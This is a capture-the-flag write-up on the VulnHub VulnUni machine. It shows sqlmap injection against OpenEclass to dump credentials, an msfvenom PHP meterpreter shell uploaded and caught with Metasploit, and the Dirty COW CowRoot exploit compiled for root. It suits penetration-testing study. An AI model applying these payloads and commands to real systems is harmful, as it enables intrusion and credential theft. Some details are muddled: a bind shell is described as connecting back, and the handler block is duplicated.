VulnUni CTF Write-Up

Exploiting the Greek University Network E-Learning Platform OpenEclass with 'uname' SQL Injection vulnerability and privilege escalation with DirtyCow (CVE-2016-5195) Linux Exploit

Category	Value
CTF Name	VulnUni
Host Platform	Vulnhub
Author	Emaragkos
Target OS	Ubuntu 12.04 Kernel 3.11.0
Source	https://www.vulnhub.com/entry/vulnuni-101,439/
Vulnerability	GUnet OpenEclass E-learning platform 1.7.3 - 'uname' SQL Injection
Privilege Escalation	Dirty COW (CVE-2016-5195)
Attack OS	Linux kali 5.4.0-kali4-amd64 #1 SMP Debian 5.4.19-1kali1 (2020-02-17) x86_64 GNU/Linux

Abstract

Boot to root capture the flag competitions (CTFs) are events in which participants attempt exploit known vulnerabilities in virtualized target machines to gain otherwise unauthorized access. Competitors use various penetration testing techniques to systematically enumerate the target machine for vulnerabilities and exploit them to read privileged system files. Completion of the event typically ends in obtaining root or system level privilege and reading the hashed contents of flag files (commonly named flag.txt).

This write-up will describe one solution to the CTF challenge VulnUni. The challenge was written by Emaragkos and is hosted on the VulnHub platform. It was completed using a Kali Linux distribution run in VMWare Fusion. The write-up identifies a successful solution in which the Greek University Network GUnet E-Learning Platform OpenEclass was exploited with a SQL injection vulnerability. Local privilege escalation was achieved using the DirtyCow (CVE-2016-5195) Linux Kernel Exploit.

Network Enumeration

To start the challenge, both the attack and target machines were launched in VMWare fusion. To enable network connectivity between the machines, a network adaptor was provisioned for each using the Host-Only setting. DCHP was enabled on the target machine, therefore both machines accessed the same network after boot up. The first objective was to obtain the ip address of the target machine. To achieve this, Roy Hills' arp-scan[1] utility was used to gather Address Resolution Protocol network traffic on the local network. ARP is an essential function in networking in which devices on a network can map Machine Access Control (MAC) addresses to IP addresses. The target was identified as 192.168.8.132.

Terminal 1: Arp Scan

```
root@kali$ arp-scan -I eth1 -l
Interface: eth1, type: EN10MB, MAC: 00:50:56:3e:70:2d, IPv4: 192.168.8.131
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.8.1   00:50:56:c0:00:01      VMware, Inc.
192.168.8.132 00:0c:29:bc:43:d1      VMware, Inc.
192.168.8.254 00:50:56:e7:01:af      VMware, Inc.
3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.991 seconds (128.58 hosts/sec). 3 responded
```

Terminal 1: The target machine was identified as 192.168.8.132

Target Enumeration

Reconnaissance was conducted on the target using nmap[2] to identify running services and versions. An apache web server was the sole service.

Terminal 2: Nmap Scan

```
root@kali$ nmap -sV -A -O 192.168.8.132
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-08 20:45 EDT
Nmap scan report for 192.168.8.132
Host is up (0.00077s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: VulnUni – We train the top Information Security Professionals
MAC Address: 00:0C:29:BC:43:D1 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 – 4.9
Network Distance: 1 hop
TRACEROUTE
HOP RTT     ADDRESS
1   0.77 ms 192.168.8.132
```

Terminal 2: The only running service on the target was an Apache web server

Using the OWASP Zed Attack Proxy scanner[3], the service was scanned for common vulnerabilities. The scanner brute forced several directories on the server, including the http://192.168.8.132/vulnuni-eclass/info/ directory. Manual enumeration of the site revealed a plaintext service version (1.7.2).

Vulnerability Discovery

Using the searchsploit tool[4], two vulnerabilities were identified for the GUnet OpenEclass application.

Terminal 3: Searchsploit

```
root@kali$ searchsploit GUnet
------------------------------ ----------------------------------
Exploit Title                |  Path
                             | (/usr/share/exploitdb/)
------------------------------ ----------------------------------
GUnet OpenEclass 1.7.3 E-learning platform | exploits/php/webapps/48163.txt
GUnet OpenEclass E-learning platform 1.7.3 | exploits/php/webapps/48106.txt
```

Terminal 3: Both exploits were written by the CTF Author

Exploit 48106 revealed a 'uname' SQL Injection vulnerability for the GUnet OpenEclass E-learning platform 1.7.3. The official exploit in the Exploit-DB database[5] required to first capture a log-in request using BurpSuite[6].

Exploit Preparation

BurpSuite was configured to intercept traffic on port 8080. Using sample credentials of 'admin and 'test' for the username and password respectively, the request was captured and saved as *eclasstestlogin.*

1 Roy Hills, "Arp-Scan". (https://github.com/royhills/arp-scan)
2 Insecure.org, "Nmap".(https://nmap.org/)
3 Open Web Application Security Project, "OWASP ZAP".(https://owasp.org/www-project-zap/)
4 Offensive Security, "Searchsploit". (https://www.exploit-db.com/searchsploit)
5 Emaragkos, "GUnet OpenEclass E-learning platform 1.7.3 - 'uname' SQL Injection".(https://www.exploit-db.com/exploits/48106)
6 PortSwigger, "BurpSuite". (https://portswigger.net/burp)

Target Penetration

To trigger the SQL injection vulnerability, the Sqlmap[7] utility was used. To use the BurpSuite log-in capture, the -r flag was issued to set the REQUESTFILE to *eclasstestlogin.*

Figure 1: Sqlmap SQL injection



Figure 1: On left, the BurpSuite log-in capture is loaded into Sqlmap. On right, a time-based blind sql injection is successfully exploited against the target, dumping the user database data.

Several sqlmap commands were issued to enumerate the backend database. The final command issued dumped the *user* database which included usernames and passwords for the application. Using BurpSuite, the username pair for *admin* was confirmed to successfully grant administrator access to the application.

Privilege Escalation

With administrative credentials to the web application, the second of the two application exploits identified earlier could be used. The *GUnet OpenEclass 1.7.3 E-learning platform – 'month' SQL Injection* vulnerability enables authenticated admins to upload reverse php shell files to the *TmpUnzipping* directory. The msfvenom[8] utility was used to create a custom php meterpreter bind shell that could be uploaded to the target to enable a shell to connect back to the attack machine upon execution. The LHOST variable was set to the attack machine ip address using port 4448

Terminal 4: Msfvenom

```
root@kali$ msfvenom -p php/meterpreter/bind_tcp LHOST=192.168.8.130
LPORT=4448 R > bind-meterpreter
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1338 bytes
```

Terminal 4: Msfvenom creates a php meterpreter bind shell

Terminal 5: Zip

```
root@kali$ zip bind-meterpreter bind-meterpreter.php
  adding: bind-meterpreter.php (deflated 62%)
```

Terminal 5: The exploit required files to be uploaded in zip format

To receive the shell from the php payload, a multi/handler was used from the Metasploit framework[9]. The LHOST variable was set to the local attack machine ip, RHOST was set to the target ip, and LPORT was set to 4448. The payload option was set to php/meterpreter/bind_tcp. After each of the variables were set, the handler was launched to await the connection. To trigger the exploit, the location of the malicious php file was browsed manually with Firefox.

Terminal 6: Metasploit

```
root@kali$ msfconsole
msf5 > use multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.8.130
LHOST => 192.168.8.130
msf5 exploit(multi/handler) > set RHOST 192.168.8.132
RHOST => 192.168.8.132
msf5 exploit(multi/handler) > set LPORT 4448
LPORT => 4448
msf5 exploit(multi/handler) > set payload php/meterpreter/bind_tcp
payload => php/meterpreter/bind_tcp
msf5 > use multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.8.130
LHOST => 192.168.8.130
msf5 exploit(multi/handler) > set RHOST 192.168.8.132
RHOST => 192.168.8.132
msf5 exploit(multi/handler) > set LPORT 4448
LPORT => 4448
msf5 exploit(multi/handler) > set payload php/meterpreter/bind_tcp
payload => php/meterpreter/bind_tcp
msf5 exploit(multi/handler) > run

[*] Started bind TCP handler against 192.168.8.132:4448
[*] Sending stage (38288 bytes) to 192.168.8.132
```

Terminal 6: A multi handler is configured to receive the exploit shell

When the exploit file was browsed, the php payload triggered a shell to bind to the local handler. A meterpreter session was opened on the kali attack machine

Figure 2: Meterpreter Shell



Figure 2: A meterpreter session is opened

[7] Bernardo Damele A. G. and Miroslav Stampar, "Sqlmap".(http://sqlmap.org/)

[8] Rapid 7, "Msfvenom".(https://blog.rapid7.com/2011/05/24/introducing-msfvenom/)

[9] Rapid 7, "Metasploit".(https://www.metasploit.com/)

Locating Flags

With a low privilege shell (www-data), manual enumeration of the target machine revealed the first flag stored at /home/vulnuni/flag.txt

Terminal 7: Flag 1

```
www-data@vulnuni:/home/vulnuniwww-data@vulnuni$ cat flag.txt
cat flag.txt
68fc668278d9b0d6c3b9dc100bee181e
```

Terminal 7: The first flag found in the home/vulnuni directory

Privilege Escalation II

The next stage of exploitation was to escalate privilege from the www-data users to root. To enumerate the target and identify local privilege escalation vulnerabilities, the BeRoot[10] vulnerability script was used. To get the script to the target, the script was copied to the /var/www/html directory and an apache2 web server was started on the attack machine. On the target machine, the wget command was used to transfer the script to the local system. The script was made executable using chmod. Upon execution, the scan identified several local privilege escalation exploits. The most notable of these was the Dirtycow Linux Kernel Exploit[11]. Several public exploits exist for the Dirtycow vulnerability. Each takes a slightly different approach and requires various levels of interactivity from the user. Most available exploits cause target machines to crash if they exist in a virtualize environment. After several attempts to use these exploits and crashing the target machine, the SUID-based DirtyCow exploit CowRoot[12] was found to execute without problem.

Figure 3: BeRoot Vulnerability Scan

Figure 3: BeRoot identifies several possible local escalation vulnerabilities

The CowRoot exploit was copied to the attack machine from its GitHub Gist repository. The exploit is written in c, and required compilation prior to use. Using the GNU GCC Compiler[13], the exploit was compiled and subsequently copied to the target using the same apache webserver technique mentioned above.

Terminal 8: GCC Exploit Compilation

```
root@kali$ root@kali:~/Desktop# gcc -pthread cowroot.c -o cowroot
cowroot.c: In function 'procselfmemThread':
cowroot.c:98:17: warning: passing argument 2 of 'lseek' makes integer from
pointer without a cast [-Wint-conversion]
  98 |       lseek(f,map,SEEK_SET);
     |             ^~~
     |             |
     |             void *
In file included from cowroot.c:27:
/usr/include/unistd.h:334:41: note: expected '__off_t' {aka 'long int'} but
argument is of type 'void *'
 334 | extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
     |                        ~~~~~~~~~^~~~~~~~
cowroot.c: In function 'main':
cowroot.c:135:5: warning: implicit declaration of function 'asprintf'; did you mean
'vsprintf'? [-Wimplicit-function-declaration]
 135 |    asprintf(&backup, "cp %s /tmp/bak", suid_binary);
     |    ^~~~~~~~
     |    vsprintf
cowroot.c:139:5: warning: implicit declaration of function 'fstat' [-Wimplicit-
function-declaration]
 139 |    fstat(f,&st);
     |    ^~~~~
```

Terminal 8: Warnings received in the exploit compilation does not affect its execution

Obtaining Root Privilege

The CowRoot script was set to executable using chmod (777) and ran on the target machine. The exploit takes a considerable amount of time to trigger the required RCE condition which enables the privilege escalation. After several moments, the script completed. With the expectation of root privilege, the final flag was read successfully with the cat command. For further proof of root privilege, the whoami and id commands were executed and identified the user as root with a uid of 0.

Figure 4: Root Privilege and Flag



Figure 4: The final flag was able to be read after obtaining root privilege

[10] AlessandroZ, "BeRoot". (https://github.com/AlessandroZ/BeRoot)

[11] NIST, "CVE-2016-5195".(https://nvd.nist.gov/vuln/detail/CVE-2016-5195)

[12] Robin Verton, "Cowroot". (https://gist.github.com/rverton/e9d4ff65d703a9084e85fa9df083c679)

[13] The Free Software Foundation, "GCC GNU Compiler". (https://gcc.gnu.org/)